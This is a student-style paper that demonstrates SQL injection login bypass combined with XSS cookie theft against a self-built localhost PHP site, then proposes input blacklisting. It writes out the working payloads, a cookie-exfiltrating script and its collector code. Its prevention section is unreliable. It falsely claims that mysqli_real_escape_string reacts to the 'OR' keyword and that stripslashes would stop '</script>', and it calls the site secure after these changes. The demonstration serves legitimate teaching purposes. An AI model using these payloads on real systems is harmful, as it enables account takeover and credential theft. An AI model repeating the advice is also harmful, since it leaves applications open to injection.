Combination Attack: XSS+SQL Injection Attack Demonstration

Adit Bhosle[1]

---***---

Abstract - *There has been a significant rise in Cyber attacks. Hackers have started finding more bugs in websites and they have also found more unique methods to penetrate into websites. The objective of this paper is to perform a demonstration of a combination attack. Out of the several methods used to hack into websites, most common ones include XSS attack and SQL injection attack. In this paper, it has been demonstrated how XSS and SQL injection can be used simultaneously to hack into a website. Along with the demonstration of the attack, prevention techniques have also been mentioned. Input sanitization can help prevent these attacks. Sanitization techniques have also been demonstrated.*

Key Words: **Cyber attacks, Demonstration, XSS, SQL injection, Sanitization Techniques**

1.INTRODUCTION

Over the past few years, with the advancement of the web, there is more data flowing over the web. With more data, comes more sensitive and Personal Information (PI) such as card details, salaries, medical records etc. This can be classified as Sensitive Data(SD). Hackers around the web might want to gain access to Sensitive Data (SD) for their own interests such as gaining access to your credit card details and use the money for their ill-minded intentions.

Websites nowadays are well equipped with cyber attack detection and prevention mechanisms. Yet they are not hundred percent bug free. Hackers are intelligent enough to find flaws which mainly originate as pieces of poorly written code and logical errors. This paper will demonstrate how poorly written code can result in a website being exploited using XSS and SQL injection attacks.

As hacking a website is an unethical task, for this demonstration, a dummy website has been developed using PHP, MYSQL in the backend. Any implementation of the demonstration on another website is highly discouraged. Trying to hack websites can lead you into trouble, with website owners having the right to take legal action against you.

XSS and SQL injection attacks are a result of poor Sanitation of input data. Input fields such as login credentials, comments, text fields etc can be exploited by the hackers if data being input is unsanitized. Hackers try to use JavaScript and SQL code as input data to exploit logical errors in the code and try to gain access to cookies, usernames, passwords etc. In this paper, Sanitation methods have also been demonstrated. One of the Sanitization techniques is Blacklisting. It has been implemented in the paper and we can see how implementing them can render XSS or SQL injection attacks useless.

2. LITERATURE REVIEW

According to the CISCO 2018 Annual Security report, there shall be at least one vulnerability in any web application when analysed properly. These vulnerabilities are now more exploited. Of all the attacks, 40% were found to be executed using Cross Site Scripting. Cross Site Scripting is ranked as 7 in OWASP Top 10 security risks 2017[1,4].

Cross Site Scripting is one of the first vulnerabilities to be identified. Malicious code is injected from the source to the user browser. This can result in stealing of cookies with Personal Information such as Credit Card details, login credentials etc [2].

SQL injection is one of the most lethal attacks that can be launched against any web application involving databases. 64% web applications worldwide are vulnerable to SQL injection attack improper input mechanisms.[3]

In the OWASP top 10 list of attacks, SQL injection has always assumed the top spot. An input field is required such as url, input fields in a form etc where a payload (SQL code) could be injected. This payload could bypass the SQL queries running in the backend of the web application thereby leading to compromisation of the data in the application.[4]

SQL injection and XSS can be prevented using input sanitization. Two sanitization methods include blacklisting and whitelisting. Blacklisting, as name suggests, listing out the inputs which are flagged as malicious in nature. Usage of '<script>' tags or use of operators such as "=" etc is not allowed as they could play with the logic of codes and queries running in the backend. Whitelisting is the polar opposite of Blacklisting. It refers to the list of symbols/characters that can be allowed.[5]

3. CYBER ATTACKS

Two attacks will be discussed in this paper .

3.1 XSS(Cross Site Scripting)

XSS, an acronym for Cross Site Scripting, is an injection attack. The injected code is usually written in JavaScript which is the browser side script. This attack occurs when input is not properly validated or encoded. It allows the hackers to force through the SOP (Same Origin Policy).

In many websites, cookies are used to store your login credentials temporarily so that you may not have to log in again and again. But this is highly risky. It would be advised to keep a user logged for a short period of time when inactive rather than remembering login credentials in the form of cookies as these cookies are easily accessible from the user side with the browser using Javascript or any other browser in-build tools, utilities etc[2]. Thus your Sensitive Data confidentiality might be compromised. It can be used to capture login credentials, get access to unauthorized data, masquerading, performing unauthorized tasks etc.

3.2 SQL injection

SQL injection is also an injection attack. As the name suggests, SQL code is injected into websites . Database vulnerabilities are exploited in this attack.

For most websites, data displayed on the web page arrives from SQL database servers. Login/ Registration forms, comments etc, everything is loaded into the backend from the databases. When we try to login to a website, an SQL query is run in the backend to verify your credentials. In case of registering an account, additional rows are added into the database. If sanitization is not practiced, input fields of the page could be filled with SQL code which could logically end up commenting out a certain section of the SQL query that is run in the backend which could result in granting login permission without knowing the actual credentials. This one of several examples of how SQL injection is implemented. It can be used to retrieve hidden data, subverting application logic, examining databases, UNION attacks(retrieve data from various databases) etc.

4. IMPLEMENTATION OF THE COMBINATION ATTACK

4.1 XSS attack

As we can see in **Fig - 1**, there is a text area where you can write a few comments. We have stored a temporary username and password in the form of a cookie in the page itself. We will try and exploit this text box




Fig - 1: Post Comments Section




Fig - 2: After posting a comment

In **Fig - 2**, we can see our comment "Hello World". Now let us try and put in some html scripts to see if there is any change. We will be putting some text inside the h1 tag and trying to submit





Fig - 3: Posting Comment using h1 tag

As we can see in **Fig - 3**, our suspicion was correct. The content being posted is not being sanitized. What this means is that this Post Comment box can be used to perform XSS attacks. We can now conclude that an XSS attack is possible. So now let's try and put in some javascript code into this comment box.



```
<script type="text/javascript">
alert("Hello World");
</script>
```

Fig - 4: JavaScript code for Alert Window






Fig - 5: Alert window returned by the user

Javascript also works as we can conclude from Figure **Fig - 5.** We were able to create an alert window using JavaScrip as we can see in **Fig - 4.** Now let's see if there are any cookies stored.



```
<script type="text/javascript">
alert(document.cookie);
</script>
```


Fig - 6: JavaScript code to return cookie contents in the alert window



```
localhost says
username=admin; password=admin12345;
PHPSESSID=djo2an9bmu70selr5d8qhk8282
```

Fig - 7: Alert window with the cookie details

In **Fig - 6**, we have written a Javascript code to alert us about any cookies stored. We can see that there is a cookie that is being stored in **Fig - 7**. It stores the username and password. What this means is that we just need one person to have logged out from our browser and his cookies will have been temporarily stored until some other login. Now we could do a little better than this. We can actually store these details in a file and locally rather than having a pop up box for that we write another short piece of code.




```php
<?php

    $fp = fopen('saved.txt','w');
    fwrite($fp, $_GET['cookies']);
    fclose($fp);

 ?>
```

Fig - 8: savecookies.php file


In **Fig - 8**, we can see a piece of code in which we have opened a file called ‘saved.txt’. Into this file we will write all the contents of the cookies into it. After this we write the following piece of code into the comments section. In **Fig - 9**, we can see JavaScript code. This code will save cookie data in saved.txt.



```
<script type="text/javascript">
window.location="http://localhost/login-signup-form-master/savecookies.php?
cookies="document.cookie;</script>
```

Fig - 9: JavaScript code to save cookie content in ‘saved.txt’ file

After pressing submit, the screen will go blank and we would be able to see the username and password stored in the cookie in the address bar of the browser. If we open the saved.txt file, we will find the username and password stored in it (**Fig - 10**). This way we have completed the XSS attack.




```
username=admin; password= admin1345; PHPSESSID=qa7ev9ncqf3mjbopi5oo4c3mj0
```

Fig - 10: “saved.txt” file content after running the JavaScript code

But is this enough? We have successfully demonstrated an XSS attack but is it good enough? There is a major flaw in this design. The flaw is that we are doing an XSS attack only to find our own password and username. What good is that? We know our own username and password, but what is the point of that? We need to find a way of getting to know someone else's username and password. But how can we do that? We need to login as a different user to get his/her username and password. This can be achieved by performing another attack, SQL injection attack.

4.2 SQL injection


Let’s go to the login page now (**Fig - 11**). We need to see what parameters are being passed in order to perform the SQL injection attack. We will use BurpSuite to find out what parameters are actually being passed.



Login
localhost/login-signup-form-master/sqlinjection.php
Log In
Username
admin
Password
admin12345
Login
Not registered yet? Register Here

Fig - 11: Login Page

After turning the intercept on,



```
13 Sec-Fetch-Dest: document
14 Referer: http://localhost/login-signup-form-master/sqlinjection.php
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: PHPSESSID=ire9ripqj5mqalvgc0m6j9vfh9
18 Connection: close
19
20 username=admin&password=admin12345&submit=Login
```

Fig - 12: BurpSuite intercept

At the end, we can see the parameters being passed (**Fig - 12**). They are username and password which Is pretty straightforward. Now that we know this, let's try and inject some payload.

Payload = xxx’ OR 1=1 --]

To demonstrate what this payload actually does, let's take a sample sql query

SELECT * FROM users WHERE username='xxx@xxx.com' AND password='xxx' OR 1=1 --]

SELECT * FROM users WHERE username=TRUE

Now we see what this payload does. It comments out the further section of the code and bypasses the query. As a true result gets returned, we should get logged in. Let's try this now



Log In
Username
admin
Password
xxx' OR 1 = 1 --]

Fig - 13: Using the payload as Password





Fig - 14: Home page of the website


After injecting the payload (**Fig - 13**), we can see **Fig - 14** , the homepage. As expected we have successfully logged into the website. Now everything is according to plan. Now we will perform the XSS attack.


Post Comment

```
<script type="text/javascript">
window.location="http://localhost/login-signup-form-master/savecookies.php?
cookies="+document.cookie;</script>
```

Fig - 15: Using the same JavaScript code as used in '**Fig - 9**' to save the contents of the cookie in 'saved.txt' file

In **Fig - 15**, we are writing code to access the cookies and saving them in our 'saved.txt'. After clicking submit, the screen goes blank again. If we check our 'saved.txt' file, we can see the username and the password will be present. (**Fig - 16**)




```
username=admin; password=admin12345;
PHPSESSID=djo2an9bmu70selr5d8qhk8282
```

Fig - 16: Contents of 'saved.txt'

This time we were successful, we were able to retrieve someone else's username and password using XSS because we had used SQL injection to login. Thus we have successfully demonstrated XSS and SQL injection attacks.

But there is a question one would have in mind. Whose username and password have we retrieved ?

It will be of the person who just logged in before using the browser. When one person logs into his / her account, usually a cookie is set which might be saved for some time.



```php
<?php

include 'indexDB.php';

$sql1 = "SELECT * FROM users WHERE id = $id";
$query = mysqli_query($conn,$sql1);
$res = mysqli_fetch_array($query);

$u = $res['username'];
$p = $res['password'];

setcookie("username", "$u", time()+3600); setcookie("password", "$p", time()+3600);
```

Fig - 17: php code snippet showing cookies being created and saved for an hour

As we can see in **Fig - 17**, for our dummy website, the cookies had been set with one hour expiry time (3600). Thus even if you logged out, for one hour, your data will be stored unless and until someone else logged in.

5. PREVENTION MECHANISM

As seen in the earlier demonstration, the system was compromised after we were able to inject an SQL payload to get access into the website. Later, the comments section was used to inject JavaScript code to fetch the data stored in the cookies.


The issue is that the data input is not sanitized. Javascript tags, quotes, operators like '=', '/' should be stripped of. The trick here is that you have to comprehensively come up with everything that you think might be bad and add it to the blacklist. If untrusted data contains one of these bad patterns, you reject it.

The following 2 functions will be used to implement black listing.

1. mysqli_real_escape_string: escapes special characters in a string for use in an SQL query, taking into account the current character set of the connection.


2. stripslashes: The stripslashes() function removes backslashes added by the addslashes() function. (i

Here are some changes that we would implement on the existing code



```
if (isset($_POST['username'])){
        // removes backslashes
    $username = stripslashes($_REQUEST['username']);
        //escapes special characters in a string
    $username = mysqli_real_escape_string($con,$username);
    $password = stripslashes($_REQUEST['password']);
    $password = mysqli_real_escape_string($con,$password);
```

Fig - 18: Making changes to the login page code



```
if( isset($_POST['content']) && !empty($_POST['content']) )
        {
            $c = $_POST['content'];
            $c = stripslashes($_POST['content']);    // sanitization
            $c = mysqli_real_escape_string($con,$c); // sanitization
            $q3 = "INSERT INTO `view`(`aid`, `com`) VALUES ($id,'$c') ";
```

Fig - 19: Making changes in the post section code

This way, our SQL injection payload is rendered useless.

Payload = xxx' OR 1=1 --]

The 'OR' keyword triggers mysqli_real_escape_string() and therefore we get an incorrect password. These changes make our website secure to XSS and SQL injection attacks.





Fig - 20: Secure Login Page

This will lead to an incorrect password.



Appointy Summer Internship 20
Login
localhost / 127.0.0.1 / log_in / u
What is SQL Injection? Tutorial &
PHP stripslashes() F
localhost/login-signup-form-master/login.php

Username/password is incorrect.

Click here to Login

Fig - 21: Failed Login Attempt

And thus the attack is stopped in its tracks.

6. CONCLUSIONS

SQL injection and XSS attacks are very common. They are always present on the list of OWASP top 10 attacks. They are not very hard to implement and can retrieve personal and sensitive information. Web applications need to be well equipped with various defence mechanisms such as detection and prevention systems. Sanitization is one prevention mechanism. Although not demonstrated, using our Blacklisting method would have also worked for XSS attacks. The XSS attack made use of '<script>' tags. It also made use of the '</script>' tag which contains the character "/". Therefore it would not have been able to bypass the stripslashes(i) function and thus the attack would be prevented.

But then again this method is not full proof. There is a good chance that a comment might want to include an operator '=','/' etc without any ill-intention. In this case, user satisfaction is compromised, Thus a work around for that will need to be thought of.

We have to also take into consideration that to get cookies, we need someone else to login through the browser and then access the same browser in the same machine to access the cookies. Accessing those cookies remotely will be very difficult and also, this task must be done within an hour or else the cookies will expire.

No website is completely invulnerable. There is always someone on the web who can find a small flaw and exploit it. We have to always be prepared and proactive. As new bugs and flaws are found, they need to be fixed and new and improved methods to prevent vulnerability exploitation must be developed.

REFERENCES

[1] GermánE.Rodríguez,JennyG.Torres, Cross-site scripting (XSS) attacks and mitigation: A survey, Computer Networks, Volume 166, 15th January 2020.

[2] K.Vijayalakshmi , E Syed Mohammad, Case Study: Extenuation of XSS Attacks through Various Detecting and Defending Techniques, Journal of Applied Security Research, March 2020.

[3] Muhammad Saidu Aliero, Imran GhaniAn algorithm for detecting SQL injection vulnerability using

black-box testing,, Journal of Ambient Intelligence and Humanized Computing , 7th Febuary 2019.

[4] Robinson, Memen Akbar, SQL Injection and Cross Site Scripting Prevention Using OWASP Web Application Firewall, International Journal of Informatics Visualization. VOL 2 (2018) NO 4.

[5] Ouissem Ben Fredj, Omar Cheikhrouhou, An OWASP Top Ten Driven Survey on Web Application Protection Methods, Risks and Security of Internet and Systems, 15th international Conference, CRiSIS 2020, Paris, France, November 4-6, 202